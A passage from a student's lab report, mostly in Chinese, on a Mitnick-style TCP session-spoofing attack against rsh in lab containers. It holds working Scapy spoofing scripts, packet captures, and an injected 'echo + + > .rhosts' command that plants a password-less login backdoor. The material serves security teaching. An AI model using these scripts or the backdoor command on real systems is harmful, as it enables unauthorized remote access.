
```
#!usr/bin/python3
from scapy.all import *

def spoof(pkt):
  if pkt[TCP].flags == "SA":
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP()
    tcp.flags = "A"
    tcp.sport = 1023
    tcp.dport = 514
    tcp.window = pkt[TCP].window
    tcp.seq = pkt[TCP].ack
    tcp.ack = pkt[TCP].seq + 1
    #data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
    data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
    p = ip/tcp/data
    send(p)
myFilter = 'src 10.9.0.5 and dst 10.9.0.6 and tcp' # You nee
myIface = 'br-0329829639fc'
sniff(iface=myIface, filter=myFilter, prn=spoof)
```

t2_4.py

```
#!usr/bin/python3
from scapy.all import *

def spoof(pkt):
  if pkt[TCP].flags == "S":
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP()
    tcp.flags = "SA"
    tcp.sport = 9090
    tcp.dport = pkt[TCP].sport
    tcp.window = pkt[TCP].window
    tcp.seq = pkt[TCP].seq
    tcp.ack = pkt[TCP].seq + 1
    #data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
    p = ip/tcp #/data
    send(p)
myFilter = 'src 10.9.0.5 and dst 10.9.0.6 and dst port 9090 and tcp'
myIface = 'br-0329829639fc'
sniff(iface=myIface, filter=myFilter, prn=spoof)
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-06 03:06:13.3662…	02:42:84:17:c1:4d	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2023-05-06 03:06:13.3663…	02:42:0a:09:00:05	02:42:84:17:c1:4d	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2023-05-06 03:06:13.4019…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=1314520 Win=8192 Len=0
4	2023-05-06 03:06:13.4020…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=3107686291 Ack=1314521 Win=64240 Len=0 MSS=1460
5	2023-05-06 03:06:14.4089…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3107686291 Ack=1314521 Win=64240 Len=0 MSS=…
6	2023-05-06 03:06:16.4248…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3107686291 Ack=1314521 Win=64240 Len=0 MSS=…
7	2023-05-06 03:06:20.6169…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3107686291 Ack=1314521 Win=64240 Len=0 MSS=…
8	2023-05-06 03:06:28.8087…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3107686291 Ack=1314521 Win=64240 Len=0 MSS=…
9	2023-05-06 03:06:35.9139…	10.9.0.1	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" questio…
10	2023-05-06 03:06:37.5259…	fe80::42:84ff:fe17:…	ff02::fb	MDNS	203	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" questio…
11	2023-05-06 03:06:44.9376…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3107686291 Ack=1314521 Win=64240 Len=0 MSS=…
12	2023-05-06 03:06:45.0073…	02:42:84:17:c1:4d	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
13	2023-05-06 03:06:45.0074…	02:42:0a:09:00:05	02:42:84:17:c1:4d	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
14	2023-05-06 03:06:45.0381…	10.9.0.6	10.9.0.5	RSH	84	Session Establishment
15	2023-05-06 03:06:45.0382…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=3107686292 Ack=1314551 Win=64210 Len=0
16	2023-05-06 03:06:45.0485…	10.9.0.5	192.168.60.2	DNS	81	Standard query 0x9c0e PTR 6.0.9.10.in-addr.arpa
17	2023-05-06 03:06:45.0675…	192.168.60.2	10.9.0.5	DNS	138	Standard query response 0x9c0e No such name PTR 6.0.9.10.in-addr.arpa SOA ns.fudan.edu.cn
18	2023-05-06 03:06:45.0688…	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=924587079 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3413201077 TSec…
19	2023-05-06 03:06:46.0887…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=924587079 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
20	2023-05-06 03:06:48.1050…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=924587079 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
21	2023-05-06 03:06:50.0571…	02:42:0a:09:00:05	02:42:84:17:c1:4d	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
22	2023-05-06 03:06:50.0572…	02:42:84:17:c1:4d	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:84:17:c1:4d
23	2023-05-06 03:06:52.3609…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=924587079 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
24	2023-05-06 03:07:00.5523…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=924587079 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
25	2023-05-06 03:07:00.6109…	02:42:84:17:c1:4d	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
26	2023-05-06 03:07:00.6110…	02:42:0a:09:00:05	02:42:84:17:c1:4d	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
27	2023-05-06 03:07:00.6413…	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=924587079 Ack=924587080 Win=64240 Len=0
28	2023-05-06 03:07:00.6416…	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=924587080 Ack=924587080 Win=64240 Len=0
29	2023-05-06 03:07:00.6476…	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
30	2023-05-06 03:07:00.6545…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [FIN, ACK] Seq=3107686293 Ack=1314551 Win=64210 Len=0
31	2023-05-06 03:07:00.6547…	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=924587080 Ack=924587080 Win=64240 Len=0
32	2023-05-06 03:07:00.8482…	10.9.0.5	10.9.0.6	TCP	55	[TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=3107686292 Ack=1314551 Win=64210 Len=1
33	2023-05-06 03:07:00.8570…	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=924587080 Ack=924587080 Win=64240 Len=0

在X容器中检查是否成功执行命令，发现有xyz文件夹，时间也吻合


```
root@40fb27c9d1c3:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt
opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@40fb27c9d1c3:/# cd tmp
root@40fb27c9d1c3:/tmp# ls
xyz
root@40fb27c9d1c3:/tmp# stat xyz
  File: xyz
  Size: 0               Blocks: 0          IO Block: 4096   regula
r empty file
Device: 37h/55d Inode: 3014721     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/    seed)   Gid: ( 1000/
 seed)
Access: 2023-05-06 07:07:00.649475369 +0000
Modify: 2023-05-06 07:07:00.649475369 +0000
Change: 2023-05-06 07:07:00.649475369 +0000
 Birth: -
root@40fb27c9d1c3:/tmp#
```

Task 3: Set Up a Backdoor

为了达到安装后门的效果，只需要在t2_3中修改指令即可，然后重复上一任务中的步骤运行代码。（在进行这一步骤时我回到了宿舍）

t2_1.py | t2_2.py | t2_3.py | t2_4.py

```
1 #!usr/bin/python3
2 from scapy.all import *
3
4 def spoof(pkt):
5   if pkt[TCP].flags == "SA":
6     ip = IP(src="10.9.0.6", dst="10.9.0.5")
7     tcp = TCP()
8     tcp.flags = "A"
9     tcp.sport = 1023
10    tcp.dport = 514
11    tcp.window = pkt[TCP].window
12    tcp.seq = pkt[TCP].ack
13    tcp.ack = pkt[TCP].seq + 1
14    #data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
15    data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
16    p = ip/tcp/data
17    send(p)
18 myFilter = 'src 10.9.0.5 and dst 10.9.0.6 and tcp' # You need to
   make the filter more specific
19 myIface = 'br-e59784259029'
20 sniff(iface=myIface, filter=myFilter, prn=spoof)
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-06 03:36:11.7016…	02:42:ac:7d:c1:f8	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2023-05-06 03:36:11.7016…	02:42:0a:09:00:05	02:42:ac:7d:c1:f8	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2023-05-06 03:36:11.7174…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=1314520 Win=8192 Len=0
4	2023-05-06 03:36:11.7174…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=1141593105 Ack=1314521 Win=64240 Len=0 MSS=1460
5	2023-05-06 03:36:12.7480…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1141593105 Ack=1314521 Win=64240 Len=0 MSS=…
6	2023-05-06 03:36:14.7639…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1141593105 Ack=1314521 Win=64240 Len=0 MSS=…
7	2023-05-06 03:36:18.8921…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1141593105 Ack=1314521 Win=64240 Len=0 MSS=…
8	2023-05-06 03:36:18.9252…	02:42:ac:7d:c1:f8	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
9	2023-05-06 03:36:18.9252…	02:42:0a:09:00:05	02:42:ac:7d:c1:f8	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
10	2023-05-06 03:36:18.9412…	10.9.0.6	10.9.0.5	RSH	88	Session Establishment
11	2023-05-06 03:36:18.9412…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=1141593106 Ack=1314555 Win=64206 Len=0
12	2023-05-06 03:36:18.9436…	10.9.0.5	192.168.60.2	DNS	81	Standard query 0xa971 PTR 6.0.9.10.in-addr.arpa
13	2023-05-06 03:36:18.9525…	02:42:ac:7d:c1:f8	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
14	2023-05-06 03:36:18.9525…	02:42:0a:09:00:05	02:42:ac:7d:c1:f8	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
15	2023-05-06 03:36:18.9526…	192.168.60.2	10.9.0.5	DNS	104	Standard query response 0xa971 PTR 6.0.9.10.in-addr.arpa PTR localhost
16	2023-05-06 03:36:18.9531…	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=2871726066 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3414260590 TSe…
17	2023-05-06 03:36:19.9796…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2871726066 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
18	2023-05-06 03:36:21.9957…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2871726066 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
19	2023-05-06 03:36:24.0123…	02:42:0a:09:00:05	02:42:ac:7d:c1:f8	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
20	2023-05-06 03:36:24.0123…	02:42:ac:7d:c1:f8	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:ac:7d:c1:f8
21	2023-05-06 03:36:26.0597…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2871726066 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
22	2023-05-06 03:36:34.2522…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2871726066 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
23	2023-05-06 03:36:34.2850…	02:42:ac:7d:c1:f8	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
24	2023-05-06 03:36:34.2850…	02:42:0a:09:00:05	02:42:ac:7d:c1:f8	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
25	2023-05-06 03:36:34.3051…	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=2871726066 Ack=2871726067 Win=64240 Len=0
26	2023-05-06 03:36:34.3052…	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=2871726067 Ack=2871726067 Win=64240 Len=0
27	2023-05-06 03:36:34.3068…	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
28	2023-05-06 03:36:34.3083…	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=2871726067 Ack=2871726067 Win=64240 Len=0
29	2023-05-06 03:36:34.3084…	10.9.0.6	10.9.0.6	RSH	77	Server username:seed Server -> Client Data
30	2023-05-06 03:36:34.5082…	10.9.0.5	10.9.0.6	TCP	55	[TCP Out-Of-Order] 514 → 1023 [PSH, ACK] Seq=1141593106 Ack=1314555 Win=64206 Len=1

但是我得到的结果显示并没有成功执行想要的指令，再检查一次X容器中的表项，发现在关闭服务器的状态下又出现了最开始遇到的问题，这导致X容器中没有关于受信任服务器的相关信息，我们的攻击失效，如下图所示。

```
root@75932b9c4312:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
localhost                ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:5e:7a:97:a9   C                     eth0
root@75932b9c4312:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:5e:7a:97:a9   C                     eth0
root@75932b9c4312:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
10.9.0.1                 ether   02:42:5e:7a:97:a9   C                     eth0
root@75932b9c4312:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
10.9.0.1                 ether   02:42:5e:7a:97:a9   C                     eth0
root@75932b9c4312:/#
```

断开虚拟机的网络之后可以在X容器中保留静态的受信任服务器相关信息（上图下半部分），但是在进行抓包时发现连接不上时X容器将发送RST，同样导致连接失败。

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-06 04:01:29.0688…	02:42:a7:cf:56:ee	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2023-05-06 04:01:29.0689…	02:42:0a:09:00:05	02:42:a7:cf:56:ee	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2023-05-06 04:01:29.0927…	10.9.0.6	10.9.0.5	RSH	88	Session Establishment
4	2023-05-06 04:01:29.0927…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=3375746037 Ack=1314521 Win=64240 Len=0 MSS=1460
5	2023-05-06 04:01:30.1236…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3375746037 Ack=1314521 Win=64240 Len=0 MSS=…
6	2023-05-06 04:01:32.1399…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3375746037 Ack=1314521 Win=64240 Len=0 MSS=…
7	2023-05-06 04:01:36.2044…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3375746037 Ack=1314521 Win=64240 Len=0 MSS=…
8	2023-05-06 04:01:36.2328…	02:42:a7:cf:56:ee	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
9	2023-05-06 04:01:36.2328…	02:42:0a:09:00:05	02:42:a7:cf:56:ee	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
10	2023-05-06 04:01:36.2524…	10.9.0.6	10.9.0.5	TCP	88	[TCP Retransmission] 1023 → 514 [ACK] Seq=1314521 Ack=3375746038 Win=64240 Len=34
11	2023-05-06 04:01:36.2525…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=3375746038 Ack=1314555 Win=64206 Len=0
12	2023-05-06 04:01:36.2558…	10.9.0.5	8.8.8.8	DNS	81	Standard query 0xc7ff PTR 6.0.9.10.in-addr.arpa
13	2023-05-06 04:01:36.2558…	10.9.0.1	10.9.0.5	ICMP	109	Destination unreachable (Network unreachable)
14	2023-05-06 04:01:40.2566…	10.9.0.5	8.8.4.4	DNS	81	Standard query 0xc7ff PTR 6.0.9.10.in-addr.arpa
15	2023-05-06 04:01:40.2566…	10.9.0.1	10.9.0.5	ICMP	109	Destination unreachable (Network unreachable)
16	2023-05-06 04:01:41.2620…	10.9.0.5	8.8.8.8	DNS	81	Standard query 0xc7ff PTR 6.0.9.10.in-addr.arpa
17	2023-05-06 04:01:41.2621…	10.9.0.1	10.9.0.5	ICMP	109	Destination unreachable (Network unreachable)
18	2023-05-06 04:01:41.3244…	02:42:0a:09:00:05	02:42:a7:cf:56:ee	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
19	2023-05-06 04:01:41.3244…	02:42:a7:cf:56:ee	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:a7:cf:56:ee
20	2023-05-06 04:01:45.2632…	10.9.0.5	8.8.4.4	DNS	81	Standard query 0xc7ff PTR 6.0.9.10.in-addr.arpa
21	2023-05-06 04:01:45.2633…	10.9.0.1	10.9.0.5	ICMP	109	Destination unreachable (Network unreachable)
22	2023-05-06 04:01:46.2677…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [RST, ACK] Seq=3375746038 Ack=1314555 Win=64206 Len=0
23	2023-05-06 04:02:09.3288…	10.9.0.1	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" questio…
24	2023-05-06 04:02:11.4745…	fe80::42:a7ff:fecf:…	ff02::fb	MDNS	203	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" questio…
25	2023-05-06 04:02:21.5163…	fe80::42:a7ff:fecf:…	ff02::2	ICMPv6	70	Router Solicitation from 02:42:a7:cf:56:ee

为了能够完成这次LAB，我再一次走出了宿舍，到三教进行重复操作，成功实现攻击，如下图所示

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-06 04:26:28.3977…	02:42:2e:29:b1:b7	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2023-05-06 04:26:28.3978…	02:42:0a:09:00:05	02:42:2e:29:b1:b7	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2023-05-06 04:26:28.4290…	10.9.0.6	10.9.0.5	RSH	88	Session Establishment
4	2023-05-06 04:26:28.4291…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=1033072216 Ack=1314521 Win=64240 Len=0 MSS=1460
5	2023-05-06 04:26:29.4560…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1033072216 Ack=1314521 Win=64240 Len=0 MSS=…
6	2023-05-06 04:26:31.4713…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1033072216 Ack=1314521 Win=64240 Len=0 MSS=…
7	2023-05-06 04:26:35.6001…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1033072216 Ack=1314521 Win=64240 Len=0 MSS=…
8	2023-05-06 04:26:35.6535…	02:42:2e:29:b1:b7	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
9	2023-05-06 04:26:35.6535…	02:42:0a:09:00:05	02:42:2e:29:b1:b7	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
10	2023-05-06 04:26:35.6773…	10.9.0.6	10.9.0.5	TCP	88	[TCP Retransmission] 1023 → 514 [ACK] Seq=1314521 Ack=1033072217 Win=64240 Len=34
11	2023-05-06 04:26:35.6775…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=1033072217 Ack=1314555 Win=64206 Len=0
12	2023-05-06 04:26:35.6883…	10.9.0.5	192.168.60.2	DNS	81	Standard query 0x6f2a PTR 6.0.9.10.in-addr.arpa
13	2023-05-06 04:26:35.7091…	02:42:2e:29:b1:b7	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
14	2023-05-06 04:26:35.7091…	02:42:0a:09:00:05	02:42:2e:29:b1:b7	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
15	2023-05-06 04:26:35.7092…	192.168.60.2	10.9.0.5	DNS	138	Standard query response 0x6f2a No such name PTR 6.0.9.10.in-addr.arpa SOA ns.fudan.edu.cn
16	2023-05-06 04:26:35.7100…	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=2763912251 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3416680351 TSe…
17	2023-05-06 04:26:36.7196…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2763912251 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
18	2023-05-06 04:26:38.7359…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2763912251 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
19	2023-05-06 04:26:40.7199…	02:42:0a:09:00:05	02:42:2e:29:b1:b7	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
20	2023-05-06 04:26:40.7200…	02:42:2e:29:b1:b7	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:2e:29:b1:b7
21	2023-05-06 04:26:42.7681…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=2763912251 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
22	2023-05-06 04:26:42.8255…	02:42:2e:29:b1:b7	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
23	2023-05-06 04:26:42.8256…	02:42:0a:09:00:05	02:42:2e:29:b1:b7	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
24	2023-05-06 04:26:42.8492…	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=2763912251 Ack=2763912252 Win=64240 Len=0
25	2023-05-06 04:26:42.8493…	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=2763912252 Ack=2763912252 Win=64240 Len=0
26	2023-05-06 04:26:42.8530…	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
27	2023-05-06 04:26:42.8574…	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=2763912252 Ack=2763912252 Win=64240 Len=0
28	2023-05-06 04:26:42.8576…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [FIN, ACK] Seq=1033072218 Ack=1314555 Win=64206 Len=0
29	2023-05-06 04:26:43.0551…	10.9.0.5	10.9.0.6	TCP	55	[TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=1033072217 Ack=1314555 Win=64206 Len=1
30	2023-05-06 04:26:43.0592…	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=2763912252 Ack=2763912252 Win=64240 Len=0

```
root@c2c74b5a57c9:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   C                     eth0
root@c2c74b5a57c9:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@c2c74b5a57c9:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
root@c2c74b5a57c9:/# su seed
seed@c2c74b5a57c9:/$ cd
seed@c2c74b5a57c9:~$ cat .rhosts
+ +
seed@c2c74b5a57c9:~$
```

在攻击者容器中进行rsh，安装后攻击如下，不需要输入任何密码

```
root@VM:/# apt-get -y install rsh-redone-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
rsh-redone-client is already the newest version (85-2build1).
0 upgraded, 0 newly installed, 0 to remove and 107 not upgraded.
root@VM:/# su seed
seed@VM:/$ rsh 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@c2c74b5a57c9:~$
```